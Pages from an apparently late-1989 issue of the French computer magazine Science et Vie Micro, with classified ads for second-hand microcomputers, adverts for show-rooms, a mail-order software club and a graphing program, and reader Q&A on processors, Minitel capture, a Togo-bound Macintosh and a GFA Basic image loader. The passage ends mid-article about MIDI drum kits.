92 - APPLE IIc + lect. ext. + monit. + sac. transp. + nbrx progs + liv. TBE : 3 500 F. Tél. : (1) 46 61 55 31.
93 - PC 1640, HD 20, EGA, coul. + impr. Citizen 120 D + meuble ord., mat. impr. + log. : 10 000 F, val. : + 25 000 F. Urgent. Tél. : (1) 48 94 61 49 le soir.
92 - TOSHIBA T3100e + écr. plasma + CGA + DD 20 Mo FD1, 44 M, 286/12 MHz + sac et pad. num. (3/89) : 22 000 F. 80287-8 : 2 000 F. Tél. : (1) 49 01 06 25.
95 - MACINTOSH SE, HD 20, 1 Mo RAM : 20 000 F. Ou Macintosh + 1 Mo + lect. 800 Ko : 10 000 F. Tél. Bur : (1) 34 69 83 77, Dom. : (1) 34 73 96 34.
25 - APPLE IIc + Péritel + disq. + doc. : 2 400 F. Atari 520 STF + monit. SC1425 + disq. + GFA Basic + jeux + doc. éch. contre CPC 6128 C. Tél. : 81 30 59 44.
93 - THOMSON TO 8 + cray. + joyst. + lect. disq. 3"1/2 + cart. gestion Caractor Trap + 15 log. orig. + utilit. + liv. + doc. : 1 800 F. Tél. : (1) 43 00 49 02.
75 - MONIT. coul. RVB. Px à déb. R. Berna, 15 pas. du Génie, 75012 Paris. Tél. : (1) 43 72 64 64 sur répond.
75 - MEMOREX 7188 + disq. vierges nf, gagné au Forum + Base + écr. + clav. 8 MHz 8088, 5"1/4, 360 K dis. + drive : 7 000 F. Tél. : (1) 42 08 55 14.
91 - AMSTRAD PC 1640 + écr. monoch. + DD, TBE + interf. PC + nbrx log. : 6 000 F. Tél. : (1) 64 49 78 33 le soir.
91 - COMMODORE 128D + lect. disq. intégré + monit. coul. + très nbrx log. + doc. : 4 000 F. Tél. : (1) 60 19 02 16 ap. 17 h.
75 - MAC SE + DD Rodime int. 45 Mo + très nbrx log., TBE : 23 000 F. Tél. : (1) 42 58 21 34 ap. 19 h 30.
92 - MACINTOSH SE 20 Mo + lect. ext. + sac de transp. : 20 000 F. Tél. : (1) 47 45 70 09.
38 - SYNTHE YAMAHA Portasound, ss gar. pss 270 + adapt. 220 V : 1 500 F à déb. S. Pacalet. Tél. : 74 20 29 39.
BELGIQUE - RAM 41256, 120 NS X100 : 4 000 F. Disq. 3"1/2, 1,44 x 100 : 1 500 FF. Urgent. Cse dble empl. Tél. : 19 32 2 77 230 65 ap. 19 h.
91 - IMPR. EPSON LX 86 + tract. listing : 1 500 F. Tél. : (1) 64 47 04 55 le soir.
92 - MACINTOSH 512 Ko + clav. + souris + pav. num. + Mac Write + Mac Paint : 4 000 F. Jack. Tél. : (1) 46 21 03 80 ap. 20 h.
75 - MAC 128 Ko + lect. ext. 400 Ko + impr. Panasonic nve : 6 000 F. Christophe. Tél. : (1) 43 56 20 71 sur répond.
78 - AMSTRAD CPC 6128 coul. + jeux + Multiplan + rallonges : 2 700 F. Tél. : 39 57 37 16.
38 - COMPAQ SLT 286 + DD 20 Mo, ét. nf, 3 mois : 35 000 F. Cse dble empl. Tél. : 76 46 21 67.
43 - APPLE IIe + MONOCH. + 2 drives + 80 cols + joyst. + CPM + Epson FX 80, 132 cols + CX Base + Multiplan + Saari + Epistole + utilit. + éduc. + jeu + doc. : 5 500 F. Tél. : 71 09 75 51.



CONTACTS

59 - CLUB INFORMAT. vous voulez vous faire connaître, bouger. Nous pouvons vous aider. Tél. : 20 01 55 00 ap. 19 h.
59 - PC ch. contacts pour éch. idées. F. Dob, 13 rue Baudouin, 59300 Valenciennes.
75 - COMPAT. IBM ch. contacts sur Paris. Tél. : (1) 46 34 26 28.
24 - LOG. domaine public pour PC 5"1/4 : 40 F. Doc. c/° 2 timbres. Soleil informatique, BP 02, 24130 Prigonrieux.
94 - SERVEUR AZUR : log. domaine public, IBM PC disq. liste + jeux c/° 3 timbres. Azur, 4 av. des Arts, 94100 St-Maur. Tél. : (1) 42 83 22 34.
31 - CLUB PC : log. domaine pub., contacts conseils. Computer Club International. Tél. : 61 81 36 58, ou 36 12 code Minicom.
13 - IBM PC CH. contacts divers. J.P. Galy, 26 bld René Cassin, 13380 Plan de Cuques. Tél. : 91 68 57 46 ap. 18 h.
74 - CH. à recenser tous les microserveurs francophones dans le but d'éditer un annuaire. 36 14 code Citadel.
66 - RÉ-ENCRAGE à huile soigné des rubans pour Oki ML 182, 192, 193. France Boîte n° 23, BP 4153, 66043 Perpignan.
12 - THOMSON TO 9 pour prob. techn. et éch. revues. Rép. assurée. M. Castella, 310 bld Tamaris, 12850 Onet.
83 - CH. CONTACTS sur Thomson TO pour programmer. T. Dostes, Bât. E, Le Clos des Vignes, 83270 St Cyr sur Mer.



ACHATS

16 - MACINTOSH + DD 20 Mo. Centre d'action culturelle, BP 244, 16000 Angoulème. Tél. : 45 95 43 42.
75 - CARTE 80 COLS APPLE IIe, J. Roux, 2 sq. Bartholomé, 75015 Paris.
92 - INTERF. paral. pour mach. à écr. Olivetti Praxis 45 D. L. Sellier. Tél. : (1) 43 50 61 94.
02 - HP IL + interf. vidéo HP 71 B. M. Hamadouche, 1 rue Feradjzabana Rouiba, Alger, Algérie. Tél. : 02 80 70 00.
62 - LECT. EXT. 3"1/2, réf. A 1010 pour Commodore PC 1. Tél. : 21 65 53 09.
75 - SHARP 1350 + CE 158 pour PC 1500. M. Sokolo, 36 rue Sibuet, 75012 Paris. Tél. Dom. : (1) 43 40 62 67 sur répond.
75 - TOUS LOG. UTILIT. sur cartouche ou cass. + liv. pour Thomson TO 7/70. Pierre. Tél. : (1) 46 22 07 22 ap. 19 h.
29 - MACINTOSH PLUS ou SE + DD HD. J.a. Moysan, Keravel, 29233 Cleder.
24 - CLAVIER SÉPARÉ Apple avec pavé numér. pour Apple IIe. Tél. : 53 62 40 21.
31 - POUR ZENITH port. ZF 171 ch. : manuels utilis. ach. ou rembt. frais copies. Tél. : 61 62 93 69 sur répond.
93 - MONIT. coul. CGA, VGA, EGA + carte. A. Lorano. Tél. : (1) 48 68 20 61.
80 - NANORESEAU complet. Envoyer descriptif compl. R. Collina, Amiens Avenir Jeunes, 33 rue des Minimes, 80000 Amiens.

LES PETITES ANNONCES GRATUITES DE SVM

Rédigez votre annonce à l'aide de la grille ci-dessous et adressez-la à Science et Vie Micro, 5 rue de la Baume, 75415 Paris Cedex 08.
Ecrivez très lisiblement, en majuscules, avec une lettre par case. Les blancs entre les mots et la ponctuation comptent pour une lettre. Nous sélectionnons d'abord les propositions de ventes de matériels et ne publions pas les annonces concernant les échanges ou les ventes de logiciels, afin de ne pas favoriser la circulation de copies frauduleuses.
ATTENTION : Devant l'affluence des textes, seuls les premiers arrivés seront publiés dans la revue, la priorité étant toujours donnée à nos abonnés. Vous pouvez également taper votre annonce sur le serveur SVM (Accès 3615-SVM). Parution dans le n° 68 de JANVIER 1990 SVM N° 66

RUBRIQUE : ❒ VENTES ❒ ACHATS ❒ CONTACTS (mettre une croix)
ÊTES-VOUS ABONNÉ : ❒ NON ❒ OUI (dans ce cas, coller au dos votre étiquette-adresse)

OBLIGATOIRE : VOTRE DÉPARTEMENT : ⎣__⎦ (ce numéro figurera en tête de votre annonce)

Service lecteur n° 124, voir page 38

Service lecteur n° 123, voir page 38

intelcom

L'Univers de la communication !!!



Les show-rooms INTELCOM ont été conçus pour apporter une vision globale de ce qui existe en matière de nouveautés technologiques.

Ils permettent de présenter dans un même lieu l'Informatique professionnelle et ses applications, la bureautique, les technologies de communication ainsi que les services s'y rapportant.

INFORMATIQUE PROFESSIONNELLE

L'Informatique est exposée et présentée sous la forme de stations de travail appliquées à divers domaines professionnels :

• GESTION, • CAO, DAO • PAO • VIDÉO

Ces divers postes sont installés avec tous les périphériques et logiciels adéquats de façon à visualiser la station dans son environnement final.

La plupart des marques évoluant sur le marché professionnel sont représentées avec divers périphériques de la toute dernière génération.

BUREAUTIQUE

La partie bureautique est représentée par tout l'environnement existant dans un bureau, à savoir :

• COPIEURS PERSONNELS • TÉLÉCOPIEURS • TRAITEMENTS DE TEXTE • MACHINES A ÉCRIRE • RÉPONDEURS, TÉLÉPHONES...

Un professionnel spécialiste en bureautique saura vous conseiller judicieusement sur votre choix d'équipement.

COMMUNICATION

En matière de communication, les show-rooms INTELCOM ont choisi de présenter les dernières technologies sur le marché de l'électronique, de l'informatique et de la communication

• Téléphones de voiture • Télécopieurs de haute technologie • Dernières nouveautés électroniques...

SERVICE

Nous ne nous contentons pas de vous montrer toutes les plus récentes découvertes, nous vous en faisons bénéficier par l'utilisation sur place des divers outils.

L'aspect service professionnel repose principalement sur l'application des domaines suivants :

• Tirages laser à partir de données sur PC et compatibles, MAC INTOSH, ATARI... • Sorties couleurs de vos documents sur disquette • Shooting de diapos • Publishing avec sorties sur LINOTRONIC • Scanner • Tirages de plans sur tables traçantes • Transferts de fichiers • Développements particuliers • Expéditions de FAX ou TELEX.

Tous ces services sont réalisés par des techniciens compétents chacun dans un domaine spécifique et maîtrisant parfaitement l'outil.

SHOW-ROOMS : 45/47, rue de Richelieu, 75001 PARIS — 7, rue de l'Église, 92200 NEUILLY
Portes de la Forêt — MARNE-LA-VALLÉE
TÉL. : (1) 42.86.03.44 - FAX : (1) 42.86.01.22

180 F les trois disquettes de logiciels

POUR PC ET COMPATIBLES

51A - 51B Finances (2 disq.) : un tableur très puissant qui se modifie en fonction de votre système. Plus de 50 fonctions et commandes. 256 lignes et 65 colonnes - documentation de 190 pages.

6A - 6B Musique (2 disq.) : transformez votre PC en synthétiseur ! Créez, jouez, enregistrez votre musique. 20 airs pré-enregistrés.

81 Jeux : Combat d'hélicoptères, Domination du Monde. Couleur.

12A - 12B Base de données (2 disq.) : une base de données avec générateur de liens du 40 champs. Supporte 16 millions d'enregistrements. Documentation 26 pages.

82 Jeux : Pacman 3D, Kong, Spacewar, etc... Pour éprouver vos nerfs et tester vos réflexes... Couleur.

59 Graphique : Générateur de graphiques en 2 ou 3 dimensions pour vos données financières : barres, camembert, histogramme, courbe, etc... CGA minimum.

47 Langage Pascal : Programmez en Pascal avec cette disquette contenant un compilateur visible, un "debugger", un éditeur temps réel.

3A - 3B Traitement de texte (2 disq.) : Magique ! Un des plus complets et puissants du marché ! Résidant en mémoire avec dictionnaire, souris, laser, etc...

45 Un programme de mise au point intéractif et une boîte à outils "aide résidante, modification des couleurs, formateur de listing avec identification des boucles, des références croisées, des niveaux d'emboîtement, etc..."

52 Impression : un kit complet d'impression avec des utilitaires résidents (fontes, spooler, etc...).

701 Shell : Vous avez plus de 2 disquettes ? Alors cet environnement DOS est pour vous ; jugez une partie de ses fonctions : il édite, copie, visualise, déplace, efface vos fichiers, mémorise et exécute jusqu'à 20 commandes DOS, affiche graphiquement les structures de vos répertoires, etc...

53A - 53B Dessin en 2 ou 3 dimensions (2 disq.) : un programme exceptionnel ! avec perspectives, rotations, zoom et impression laser. Possibilité de dessins animés. 640 k. Disque dur.

7 Simulation : le jeu de la vie : regardez ce que devient le germe que vous avez créé (avec 512 règles de vie possibles), labyrinthe, bombe A sur New-York, Los Angeles, etc...

93a.b Utilitaires (2 disq.) : un ensemble complet qui vous permet de diagnostiquer et de "debugger" votre CPU et disque dur (Switch, Benchmark, vitesse, allocation des tables, etc...)

EXCEPTIONNEL !
Jusqu'à 6 disquettes GRATUITES

OUI je désire recevoir très rapidement mes disquettes + votre catalogue gratuit + mes disquettes cadeaux gratuites.

3 disquettes à 180 F = 4 disquettes	N°...... N°...... + N°...... = 180 F
4 disquettes à 240 F = 6 disquettes	N°...... N°...... + N°...... = 240 F
6 disquettes à 360 F = 10 disquettes	N°...... N°...... + N°...... N°...... = 360 F
8 disquettes à 480 F = 14 disquettes	N°...... N°...... + N°...... N°...... = 480 F
Disquette 3 1/2 + 10 F chaque	FRAIS DE PORT = + 16 F

Et toujours la garantie suprême SATISFAIT ou REMBOURSÉ

COMMANDEZ DÈS AUJOURD'HUI

Nom ____________________

Prénom ____________________

Adresse ____________________

Code Postal ____________________

Ville ____________________

Bon de commande à retourner avec votre règlement
LE CLUB DES LOGICIELS
Immeuble "Le Masters" - Valentin - 25048 Besançon cedex


SVM 66

Service lecteur n° 125, voir page 38

Service lecteur n° 127, voir page 38

Graph-in-the-box

Les grapheurs universels



Certains cherchent encore à saisir quand d'autres ont déjà capturé

Si vous connaissez Graph-in-the-box, vous savez que les grapheurs les plus talentueux peuvent aussi être simples d'emploi. Résident en mémoire, une séquence de touche suffit à l'activer depuis votre application. Vous capturez alors les données présentes à l'écran et affichez immédiatement le graphique correspondant. Toujours sans sortir de votre application, vous pourrez ajouter d'autres données, modifier le graphe, l'imprimer ou le sauvegarder.


AB Soft présente aujourd'hui Graph-in-the-box *Plus*, une version encore plus performante pour les gestionnaires, et s'ouvre au monde scientifique avec Graph-in-the-box ANALYTIC.

Reprenant toutes les caractéristiques qui ont fait le succès de Graph-in-the-box, ces 2 nouvelles versions incluent maintenant : support du VGA, interface PAO, sortie HPGL & POSTCRIPT, plusieurs graphiques par page, présentation tournante, impression pleine page... et elles impriment plus rapidement !

Graph-in-the-box *Plus*

Pour rendre vos rapports plus attrayants et vos chiffres plus parlants, Graph-in-the-box *Plus* vous offre 11 types de graphes (histogrammes, camemberts...) pour analyser jusqu'à 1000 observations réparties en un maximum de 15 variables.

Graph-in-the-box est une marque déposée de Idé Data.




Graph-in-the-box ANALYTIC

NOUVEAU

Graph-in-the-box ANALYTIC répond enfin aux besoins des scientifiques en traçant 16 types de courbes X– Y sur des axes linéaires, logarithmiques ou semi-logarithmiques et en intégrant des fonctions trigonométriques et statistiques

Mais il va plus loin que le simple traçage des courbes en donnant instantanément l'équation de la courbe la plus représentative du nuage de points capturé et en calculant son coefficient de corrélation.






AB SOFT - 27, rue de Montévidéo 75116 Paris
Tél. : (1) 45.04.42.03 - Télex : 650 004 GROUPAB - Fax (1) 45.04.09.05

BALANCE

Service lecteur n° 126, voir page 38

Service lecteur n° 128, voir page 38



CHANGEMENT DE PROCESSEUR

STEPHAN LOSA, D'ABLIS (YVELINES), VEUT ÉCHANGER LE MICROPROCESSEUR INTEL 8088, À 10 MHz, DE SON COMPATIBLE IBM PC CONTRE UN INTEL 8086, À 10 MHz AUSSI. COMMENT FAIRE ET Y AURA-T-IL UN GAIN SENSIBLE DE LA VITESSE D'EXÉCUTION ?

L'ÉCHANGE pur et simple des deux microprocesseurs est impossible. Tout d'abord, rappelons que le 8088 est un microprocesseur 8 bits qui adresse la mémoire par l'intermédiaire d'un bus d'adresse de 8 bits, tandis que le 8086 est un microprocesseur 8/16 bits qui dispose d'un bus d'adresse de 16 bits. Cette différence d'architecture suffit à rendre impossible l'échange standard du seul composant. Il ne sert donc à rien de forcer le 8086 dans le support du 8088, ça ne marchera pas. La solution consiste à installer une carte accélératrice, le mieux étant de choisir un modèle à base de 80286. Selon les modèles, elle se présente sous la forme d'une carte courte ou longue que l'on enfiche sur l'un des connecteurs d'extension de la machine. Cette opération étant réalisée, il reste à déposer le microprocesseur d'origine avec une extrême précaution, puis à le remplacer par le connecteur du câble plat qui arrive de la carte accélératrice, et dont le brochage est similaire, en respectant la bonne orientation du branchement. Notons que le prix à payer pour ce type de transformation n'est pas négligeable et se compte en milliers de francs.

Dernier point : pour les raisons invoquées précédemment, à savoir la différence de taille (le nombre de fils) des bus d'adresse, les accès à la mémoire avec un 8086 à 10 MHz sont forcément plus rapides qu'avec un processeur 8088 à la même fréquence, puisque ce dernier adresse la mémoire par mots de 16 bits alors que le 8088 doit effectuer deux opérations successives sur 8 bits pour former l'adresse sur 16 bits (les parties haute et basse sont chargées chacune sur un octet). L'autre solution consiste à installer un microprocesseur Nec V20. Il est compatible avec le 8088 et apporte des fonctions de calculs supplémentaires, d'où un petit gain de rapidité.

▼ À VICTOR LY SAO, de Papeete (Tahiti) qui a acheté un Compaq Deskpro 386S avec manuels en anglais. Pour se procurer les notices en français, il faut adresser votre demande à Compaq, 5 avenue de Norvège, 91953 Les Ulis Cedex, France.

DAC FRANCE NOUS ÉCRIT

SUITE À LA LETTRE DE THIERRY MEGNIN, PUBLIÉE DANS SVM n°64, QUI ACCUSAIT LA SOCIÉTÉ DAC FRANCE DE NE PAS MENTIONNER DANS SA PUBLICITÉ LA CONFIGURATION REQUISE POUR LE LOGICIEL DAC EASY LIGHT ET DE NE PAS LUI AVOIR FOURNI D'EXPLICATIONS, NOUS PUBLIONS CI-DESSOUS LA RÉPONSE DE PIERRE-YVES GIROUD, DIRECTEUR DE DAC FRANCE.

« JE NE PEUX en aucun cas accepter les termes de cette personne. En effet, il est absolument IMPOSSIBLE qu'elle n'ait pas eu de réponse de la part de notre service «hot line». Si nos lignes téléphoniques avaient été «embouteillées», peut-être que le fait de nous écrire un mot aurait suffit à résoudre ce «problème» comme cela a été le cas avec d'autres clients. L'éthique d'un éditeur est de satisfaire pleinement ses clients. Nous regrettons qu'une personne ayant fait l'acquisition d'une version de DÉMONSTRATION d'une valeur de 30 F HT n'ait pas pris la peine de régler ce problème avec nous. Il faut rappeler qu'aujourd'hui la société Dac France a vendu plus de 6 000 logiciels et que les qualificatifs que cette personne a employés nous semblent bien dérisoires.»

UN MAC AU TOGO

DE L'UTILISATION DU MACINTOSH EN MILIEU HOSTILE, TEL EST LE PROBLÈME QUE POSE NICOLE GENET DE LAUSANNE (SUISSE).

« JE DOIS PARTIR travailler à Lomé (Togo) pour deux ans, et je compte emporter mon Macintosh Plus avec l'imprimante Imagewriter et un disque dur. Deux problèmes se posent : courant électrique instable, et excès de voltage. Par ailleurs, le sud du Togo jouit d'un climat subtropical avec un taux d'humidité qui peut atteindre 80 %. Le Mac tiendra-t-il le coup ?»

La première des mesures à envisager est d'adjoindre au Macintosh un onduleur. En cas de coupure de courant, cet appareil alimente l'unité centrale pendant quelques minutes. Le modèle le plus répandu (en France) est de marque Aline. Il délivre une tension de 200 VA pour une autonomie d'environ cinq minutes. Petit avantage : la base de l'appareil est aux dimensions du Macintosh, il peut donc aussi lui servir de support. Son prix moyen est de 2 500 F TTC selon les revendeurs. Volter propose un autre modèle assez semblable par ses caractéristiques de fonctionnement, à ceci près qu'il est plus volumineux que l'Aline.

En ce qui concerne l'humidité, un climatiseur vous servira autant à vous qu'à l'ordinateur. En cas de non-utilisation, une solution économique consiste à entourer la machine avec des morceaux de charbon, ou des cristaux de gel de silicate (en vente dans les grands magasins). Dernier point : sur place, vous ne serez pas seule et perdue puisque Apple est représenté à Lomé par la société Générale Régulation (BP 12648 Lomé. Tél. : 21 74 70), qui vous trouvera des solutions adaptées à vos problèmes.

IBM PC, TABLEUR ET MINITEL

FÉRU DE CALCULS ET DE TRANSMISSIONS, ET ÉQUIPÉ D'UN COMPATIBLE IBM PC, JEAN-MARIE DEVIANNE, DE SAINT-DIZIER (HAUTE-MARNE) CHERCHE LA SOLUTION LA PLUS SIMPLE POUR MÉMORISER ET IMPRIMER LES ÉCRANS DU MINITEL, ET LE PLUS SIMPLE DES TABLEURS FONCTIONNANT SOUS WINDOWS.

EN CE QUI CONCERNE la récupération d'images vidéotex, la solution la plus rationnelle (mais non la moins coûteuse) est de vous munir d'une carte modem à la norme V23 (1 200/

Suite page 242

Suite de la page 241
75 bits par seconde) à insérer dans un connecteur d'extension de l'ordinateur. Associé par exemple au logiciel KX Com II distribué par Kortex et qui émule le terminal Minitel, vous avez là un ensemble cohérent, fiable et satisfaisant. Ainsi, à tout moment du traitement, il est possible d'effectuer une sauvegarde de la consultation à l'aide de la touche F10. Le logiciel propose alors de sauver l'écran affiché sur l'IBM PC, soit en mode texte auquel cas les caractères graphiques sont ignorés, soit en fichier «bit-map». Une fois que l'on est sorti du programme, on retrouve le fichier dans le répertoire actif. On peut relire le texte à l'aide de la commande TYPE suivie du nom du fichier ; pour afficher le fichier image, il faut appeler le programme Display fourni. La Commande Electronique, avec LCE Câble, propose une solution similaire mais plus économique, puisqu'elle utilise le modem du Minitel, relié par câble à la sortie série de l'ordinateur. Prix : 450 F HT, logiciel LCE Com compris. Quant à conseiller un tableur fonctionnant sous Windows, rien de plus simple. Il n'y en a pour le moment qu'un : Excel PC de Microsoft, qui allie grande puissance et remarquable simplicité d'emploi. Toutefois, ce chef-d'œuvre requiert au moins un IBM PC-AT avec écran EGA ; le disque dur et la souris sont recommandés ; le prix est de 4 990 F HT.

LE DISQUE DUR RÉCALCITRANT

CE MOIS-CI, C'EST CYRIL DARMOIS, D'ORLÉANS, QUI NOUS CONTE SES DÉBOIRES INFORMATIQUES : PANNES RÉPÉTÉES DU DISQUE DUR DE L'AMSTRAD PC 2086, ET RÉPARATIONS EN SÉRIE...

« ETUDIANT en informatique industrielle, je désirais acheter un compatible IBM PC pour travailler chez moi. Mon budget étant modeste, mon choix s'est naturellement porté sur un ordinateur qui semblait présenter un bon rapport qualité-prix : j'ai donc choisi un Amstrad PC 2086HD. Je pensais que, fort de son expérience, Amstrad, qui ne cache pas ses ambitions, avait des arguments pour séduire avec sa nouvelle gamme. Et il est vrai que les options choisies par le constructeur ont de quoi tenter : carte graphique multimode, écran VGA, lecteur de disquettes 3 pouces 1/2 et disque dur de 32 Mo sur ce modèle. En outre, le banc d'essai du PC 2386 (SVM n°58) semblait de bon augure puisque le disque dur obtenait la note incroyable de 25,8. Sur ce, huit jours après avoir commandé le matériel (PC 2086 avec disque dur, écran couleur 14 pouces) à la FNAC la plus proche, premier problème : le vendeur m'annonce qu'«*Amstrad a des ennuis avec ses écrans dont les couleurs, parait-il, bavent les unes sur les autres*». Ces ennuis, bien entendu, ne concernent pas l'écran 14 HRCD. Pourquoi? Je n'en sais rien. Qu'à cela ne tienne, je prends commande du même matériel avec ce nouvel écran en m'acquittant au passage d'un supplément de 2 300 F TTC, ce qui porte l'ensemble à 17 780 F TTC. Enfin, au bout de deux voyages, la machine trouve place sur le bureau. Deux voyages parce que la FNAC m'a d'abord livré un modèle avec deux lecteurs de disquettes. Il fait beau, c'est le week-end, je tapote le cœur léger quelques commandes MS-DOS et j'installe Works (livré avec la machine) sur le disque dur. Et là, apparait le message «Défaillance générale du système, erreur en écriture: drive C.» La commande CHKDSK délivre son rapport affligeant : «1 316 864 octets dans secteurs invalides.» Ça fait beaucoup. Je procède donc à une nouvelle installation puis je retape la commande CHKDSK. Même résultat.

La rage au ventre me conduit pour la troisième fois à la FNAC où je fais une entrée remarquée que je ne détaillerais pas, avec mon matériel soigneusement remballé dans ses cartons d'origine. Je reviens le soir même comme convenu, et le vendeur me dit de but en blanc : – *Je sais ce qui ne va pas... vous avez oublié la clef dans son «blister»*. Dur. J'attendais autre chose. — *Ah oui, dis-je, comment ai-je fait les tests?* Bon gré, mal gré, le vendeur accepte de redéballer la machine. Il est 18 h 30 et le magasin ferme à 19 h. Constat : le disque dur plante. Vais-je avoir une machine neuve en échange ? Pas du tout. Je dois rapporter le tout chez moi et appeler la société de maintenance avec laquelle j'ai passé un contrat (offert gracieusement par la FNAC, je commence à deviner pourquoi). Le technicien va se déplacer quatre fois.Un. Pour constater la panne et me dire qu'il a reçu une note d'Amstrad concernant une capacité à changer sur la carte contrôleur du disque dur, composant qu'il n'a pas sur lui et qu'il faut commander. Deux. Il a le composant, l'installe. Cela semble aller mieux mais pas pour longtemps. Trois. Cette fois, le remède est radical : il faut carrément changer le contrôleur. Nouvelle attente. Quatre. Le nouveau contrôleur est installé. Or, je m'aperçois que le disque dur tourne moins vite. – *Eh oui,* m'explique le technicien, *l'ancienne carte était trop rapide et le disque dur ne pouvait pas soutenir le rythme, tant en lecture qu'en écriture*». Reste que, depuis, j'ai encore eu droit deux fois au message de défaillance du disque dur lors d'une opération d'écriture. Le technicien commence à connaître la maison...»

IMAGES DEGAS EN GFA BASIC

COMMENT AFFICHER CONVENABLEMENT UNE IMAGE DEGAS SUR ATARI ST EN GFA BASIC 2.0 OU 3.0, DEMANDE TAZI KARIM, DE RABAT (MAROC) ?

PROBLEME cent fois posé. Veillez d'abord à mettre le système dans le mode graphique adéquat correspondant à celui de votre dessin. Degas Elite fonctionne en effet dans les trois résolutions graphiques de l'Atari ST, et les fichiers sauvegardés portent les extensions PI1, PI2 ou PI3 respectivement pour la basse, moyenne ou haute résolution. Il suffit d'entrer et d'exécuter la procédure suivante :

```
PROCEDURE Charge_Degas (Nom$)
 LOCAL Image$
 Image$=SPACE$(32066)
 BLOAD Nom$, VARPTR(Image$)
 BMOVE VARPTR(Image$)+34, XBIOS(2), 32000
 VOID XBIOS(6, L:VARPTR(Image$)+2)
 RETURN
```

Pour charger le fichier image Degas sauvé sous le nom «Toto», par exemple en basse résolution, vous devez appeler la procédure en tapant: GOSUB Charge_Degas(Toto.PI1)

▼ À BERTRAND BOSSON, de Lyon. La sortie située à côté du connecteur RVB au dos de l'Amiga 500 sert à raccorder un écran monochrome vidéo au standard PAL à l'aide d'un câble mâle-mâle de type RCA.

ASSEMBLEUR POUR SHARP PC 1360

PROGRAMMER EN ASSEMBLEUR SUR UN ORDINATEUR DE POCHE SHARP PC 1360 EST UN SPORT HAUTEMENT CÉRÉBRAL, SURTOUT LORSQU'ON N'A PAS DE DOCUMENTATION COMME C'EST LE CAS D'ÉRIC LORRE, DE PARIS.

COMMERCIALISÉ en 1987, le Sharp PC 1360 dispose en standard d'un processeur 8 bits, d'une mémoire vive de 8 Ko, extensible à 64 Ko, d'une mémoire morte de 136 Ko intégrant le système et le Basic. L'affichage est de 4 lignes de 24 caractères, ou 32 x 150 points en mode graphique. Conçu pour être programmé en Basic, il n'existe pas d'ouvrage spécifique pour ce modèle traitant de la programmation en langage machine. Le seul moyen est de se reporter au manuel technique du PC 1350 (référence EA 1350 T, édité par Sharp) puisque ce modèle est équipé du même processeur que le PC 1360 et dispose de ce fait du même jeu d'instructions. Cela dit, écrire un programme en langage machine sur le PC 1360 impose d'entrer le code source à l'aide de l'instruction POKE suivie de l'adresse et de la valeur du code (comme au bon vieux temps).

Service lecteur n° 129, voir page 38



UNE BATTERIE DANS LE MIDI

MIDI-DRUM, une petite société de Carcassonne, est en train de s'affirmer comme l'une des plus avancées au niveau mondial dans le domaine des batteries électroniques. Inventée à la fin des années 70 par la firme anglaise Simmons, qui a déposé son bilan il y a quelques mois, la batterie électronique a ouvert un univers sonore et musical entièrement nouveau à une catégorie de musiciens, les batteurs-percussionnistes, en leur permettant d'accéder au monde des sons électroniques et du MIDI. En outre, les batteries électroniques sont les meilleures armes dont ils disposent pour lutter contre la concurrence féroce des boîtes à rythmes digitales et autres échantillonneurs, puisqu'elles permettent de piloter ces appareils via le MIDI mieux qu'avec des boutons ou un clavier de synthé, et d'enregistrer directement ce que joue le batteur dans un séquenceur.

La technologie en la matière a beaucoup évolué depuis les premiers «pads» hexagonaux Simmons. Aujourd'hui, les batteries MIDI sont d'une part beaucoup mieux adaptées au jeu naturel des batteurs, et leur permettent d'autre part de contrôler par simples coups de baguettes et actions sur des pédales les différents appareils MIDI connectés. Plusieurs constructeurs en ont une à leur catalogue : citons la D-Drum, la Cheetah DP5, et les convertisseurs et pads Roland, Yamaha et Dynacord. Mais la Midi-Drum reste la plus complète et la plus économique.

Une batterie Midi-Drum est constituée d'un portique (700 à 1 200 F TTC) auquel vous accrochez soit les pads octogonaux de la marque (810 F pièce), en bois et caoutchouc naturel, soit des fûts de batterie acoustiques ou muets en leur adaptant des capteurs acoustiques linéaires (les mêmes que ceux inclus dans les pads). Chaque capteur est ensuite relié à l'une des neuf entrées du Super-Bat (4 600 F), le convertisseur analogique/MIDI multifonction qui constitue le cœur du système, et à l'arrière duquel on connecte autant de boîtes à rythmes, échantillonneurs et synthétiseurs que l'on désire. Sous la forme d'un boîtier inséré dans un rack, il intègre un nombre de fonctions impressionnant, dont certaines exclusives : MIDI In et Out, 8 séquenceurs indépendants de 16 pistes chacun, tempo affiché en permanence, «human clock» (fonction de modification en temps réel du tempo) contrôlable depuis la batterie grâce à deux pads spéciaux, gestion complète des contrôleurs MIDI, affectation automatique du panoramique. L'un des points forts du 